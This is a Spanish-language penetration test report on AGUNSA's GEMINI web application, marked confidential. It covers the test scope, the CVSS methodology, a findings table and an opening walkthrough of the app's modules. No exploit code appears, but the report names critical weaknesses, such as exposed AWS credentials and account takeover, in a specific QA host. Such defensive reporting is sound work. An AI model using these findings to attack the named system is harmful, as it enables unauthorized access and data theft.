



INFORME DE CERTIFICACIÓN

ETHICAL HACKING



2 0 2 6

Ethical Hacking Caja Gris | <https://qa-gemini.agunsa.com/>

AGUNSA

Contenido

Términos de Confidencialidad	3
Resumen Ejecutivo	4
Información relacionada al proyecto	6
<i>Control de Versiones del documento</i>	6
<i>Equipo de Trabajo</i>	6
<i>Datos del Proyecto</i>	6
Metodología de Trabajo.....	7
<i>Criterios de clasificación del riesgo</i>	7
Resumen de Hallazgos.....	8
Tabla de Resumen.....	8
Categorización y Clasificación:.....	8
Descripción del Flujo	9
Descripción de hallazgos y evidencias	19
C01: Escalamiento de privilegios vía manipulación de respuesta de login	19
C02: Exposición de credenciales AWS IAM + Acceso no autorizado (Read + Write) a bucket S3 con información sensible.....	26
C03: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	30
A01: Falta de control de autorización en ejecución de funciones privilegiadas.....	42
A02: Referencia insegura a objetos y limitación de tasa permite descarga y acceso a información de manera masiva.....	50
A03: Falta de verificación en consumo de APIs para gestionar usuarios y roles del sistema central de seguridad.....	56
M01: Inyección HTML en la generación de PDFs	63
B01: Mal manejo de errores permite ubicar rutas internas	70
Checklist Batería de Pruebas	73
Conclusiones	77
Anexo.....	78

Términos de Confidencialidad

Declaración de Confidencialidad

El presente documento contiene información confidencial y de propiedad de **AGUNSA**. Su contenido ha sido elaborado exclusivamente para fines de evaluación y certificación en el marco del servicio de Ethical Hacking realizado por Inside Security.

Inside Security se compromete a mantener la confidencialidad de toda la información contenida en este informe, incluyendo hallazgos, evidencias, metodologías, resultados técnicos y cualquier otro dato asociado, y a no divulgarla, reproducirla, distribuirla ni ponerla a disposición de terceros sin autorización previa y expresa de **AGUNSA**

El acceso a este documento estará restringido únicamente al personal de **Inside Security** que participe directamente en la ejecución, revisión y validación del servicio, bajo las obligaciones de confidencialidad correspondientes.

Resumen Ejecutivo

El presente informe detalla los resultados del servicio de **AGUNSA**, ejecutado entre el **31/03/2026** y el **07/04/2026**, cuyo objetivo principal fue identificar vulnerabilidades técnicas que pudieran ser explotadas por actores maliciosos externos o internos, afectando la confidencialidad, integridad y disponibilidad de la información.

El alcance de la evaluación comprendió la siguiente aplicación:

- GEMINI

La evaluación fue realizada por el equipo especializado de Inside Security, empleando metodologías alineadas a buenas prácticas internacionales de Ethical Hacking y pruebas de penetración avanzadas. Las actividades incluyeron, entre otras:


- Pruebas de penetración (manuales y automatizadas)
- Análisis dinámico de seguridad (DAST)
- Evaluación de configuraciones de seguridad
- Identificación y validación manual de vulnerabilidades

Asimismo, el alcance de pruebas técnicas realizadas comprende los siguiente:

- Fingerprinting, enumeración de tecnologías, directorios, archivos ocultos.
- Configuraciones inseguras de servidores, headers de seguridad, archivos por defecto.
- Registro de usuarios, recuperación de cuenta, enumeración de usuarios.
- Login débil, brute force, credential stuffing.
- Control de acceso roto (IDOR, escalada de privilegios horizontal/vertical).
- Secuestro de sesión, fijación de sesión, cookies inseguras, logout débil.
- Inyecciones (SQLi, XSS, Command Injection, LDAP, etc.), formato de datos.
- Información sensible en errores, stack traces expuestos.
- Algoritmos débiles, TLS mal configurado, almacenamiento inseguro de contraseñas.
- DOM XSS, Web Storage, WebSockets.
- Autenticación en APIs, rate limiting,

Para la clasificación de los hallazgos identificados, Inside Security utiliza el estándar CVSS v4.0 (Common Vulnerability Scoring System), el cual permite asignar una puntuación objetiva y cuantificable al nivel de criticidad de cada vulnerabilidad, facilitando la priorización de su remediación en función del riesgo.

Como resultado de la evaluación, se identificaron **8** vulnerabilidades, las cuales se distribuyen según su nivel de criticidad en el gráfico presentado a continuación.



Información relacionada al proyecto

Control de Versiones del documento

Fecha de Entrega	Versión	Ingeniero	Revisado Por	Comentarios
07-04-2026	1.0	Ricardo Berrospi	Líder Técnico	Creación documento

Equipo de Trabajo

Empresa	Nombre	Cargo	Contacto
Inside Security	Ricardo Berrospi	Ing. de Seguridad Senior	ricardo.berrospi@insidesecurity.cl
Inside Security	Gonzalo Ramírez	Líder Técnico	gonzalo.ramirez@insidesecurity.cl
Inside Security	Adrianny Hernandez	Líder de Gestión	adrianny.hernandez@insidesecurity.cl

Datos del Proyecto

Nombre de Aplicación	Gemini
Período de pruebas	31/03/2026 y el 07/04/2026
Alcance URL	https://qa-gemini.agunsa.com/#
Tipo de Aplicación	Web
Ambiente	QA
Focal Point	Alfredo Venegas
Observaciones	Uno de los módulos Observaciones IF tienen un error, el cual no ha permitido completar las pruebas para dicho módulo, ello debido a la inexistencia del archivo ObservacionesIF.html; esta observación se precisa en la sección Descripción del flujo de este documento.

Metodología de Trabajo

Para la categorización y registro de vulnerabilidades detectadas, se utiliza la metodología OWASP (Open Worldwide Application Security Project), la cual es aplicada tomando en cuenta su versión más actualizada para cada tipo de revisión o pentesting realizado (Web, Mobile, API). A su vez, para complementar esto y dar un enfoque más específico, también se utilizan las definiciones descritas en el CWE (Common Weakness Enumeration). Estos son frameworks mundialmente conocidos y aceptados en el ámbito del manejo y reporte de vulnerabilidades informáticas, los cuales permiten dar un mayor entendimiento de las mismas.

Criterios de clasificación del riesgo

Para realizar la clasificación y puntuación de las vulnerabilidades detectadas, se utiliza el sistema de puntuación CVSS v4.0 (Common Vulnerability Scoring System), éste es un framework abierto que permite capturar las principales características de una vulnerabilidad y genera un valor numérico que refleja el nivel de severidad, así como también una representación textual del score, esto se traduce a una representación cualitativa (crítico, alto, medio y bajo) que permitirá ayudar al equipo técnico a priorizar el proceso de gestión de vulnerabilidades. Los valores evaluados se muestran a continuación:



Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:N/ACL:N/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 Score: 0 / None ⓘ

Exploitability Metrics			
Attack Vector (AV):	Network (N)	Adjacent (A)	Local (L)
Attack Complexity (AC):	Low (L)	High (H)	
Attack Requirements (AT):	None (N)	Present (P)	
Privileges Required (PR):	None (N)	Low (L)	High (H)
User Interaction (UI):	None (N)	Passive (P)	Active (A)
Vulnerable System Impact Metrics			
Confidentiality (VC):	High (H)	Low (L)	None (N)
Integrity (VI):	High (H)	Low (L)	None (N)
Availability (VA):	High (H)	Low (L)	None (N)
Subsequent System Impact Metrics			
Confidentiality (SC):	High (H)	Low (L)	None (N)
Integrity (SI):	High (H)	Low (L)	None (N)
Availability (SA):	High (H)	Low (L)	None (N)

Referencias: <https://www.first.org/cvss/calculator/4.0> Beneficios del CVSS:

- Alineado con la norma PCI DSS.
- Estandariza la calificación de la vulnerabilidad.
- Prioriza el riesgo.
- Considera el impacto directo sobre el objetivo, así como el impacto subsecuente en otros sistemas.

Resumen de Hallazgos

En el análisis de seguridad realizado, se detectaron 8 vulnerabilidades, las cuales, de acuerdo con su nivel de riesgo, se catalogan de la siguiente manera:

Tabla de Resumen

Código	Vulnerabilidad	Criticidad
C01	Escalamiento de privilegios vía manipulación de respuesta de login	Crítica
C02	Exposición de credenciales AWS IAM + Acceso no autorizado (Read + Write) a bucket S3 con información sensible	Crítica
C03	Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades	Crítica
A01	Falta de control de autorización en ejecución de funciones privilegiadas	Alta
A02	Referencia insegura a objetos y limitación de tasa permite descarga y acceso a información de manera masiva	Alta
A03	Falta de verificación en consumo de APIS para gestionar usuarios y roles del sistema central de seguridad	Alta
M01	Inyección HTML en la generación de PDFs	Media
B01	Mal manejo de errores permite ubicar rutas internas	Baja

Categorización y Clasificación:

Código	Vulnerabilidad	Criticidad
C01	Vulnerabilidad Crítica	Crítica
A01	Vulnerabilidad Alta	Alta
M01	Vulnerabilidad Media	Media
B01	Vulnerabilidad Baja	Baja
I01	Vulnerabilidad Informativa	Informativa


Descripción del Flujo

Descripción General


El flujo evaluado está relacionado a las distintas opciones del sistema GEMINI.

Paso a Paso del Flujo Evaluado


- Se accedió al portal <https://qa-gemini.agunsa.com/> con las credenciales del usuario *insideadm*, el cual es el usuario que tiene mayor visibilidad de opciones




Ante el ingreso satisfactorio se presentó la pantalla siguiente:




- Se navegó hacia el módulo **Carga de fichas digitales**



- Se realizó el proceso de subida de archivos y se pudo revisar el resultado de la carga para distintos tipos de archivos




- Se navegó hacia el módulo **Tablero control de cumplimiento**




- Se elige una opción del árbol de control




- Se eligió y navegó entre diferentes periodos y tiempos en el chart




- Se generó el reporte de cumplimiento y gráficos




El resultado es que luego de dar clic en ambos botones se produce la descarga de archivos




- Se navegó hacia el módulo Tablero control de cumplimiento IF




- Se eligió una opción del árbol de control




- Se navegó entre diferentes periodos y tiempos en el chart





- Se dio clic en **Bitácora** y luego en Descargar



- En **Mantenciones/Fallas** no se ubicaron registros

Bitácora Mantenciones/Fallas Nº Eventos de Falla: 0

Fecha/ Hora	Servicio	Componente	Usuario	Descripción
No se encontraron filas				

- Asimismo en un nivel inferior del árbol se seleccionó un ítem y se obtuvo una vista similar a la siguiente:



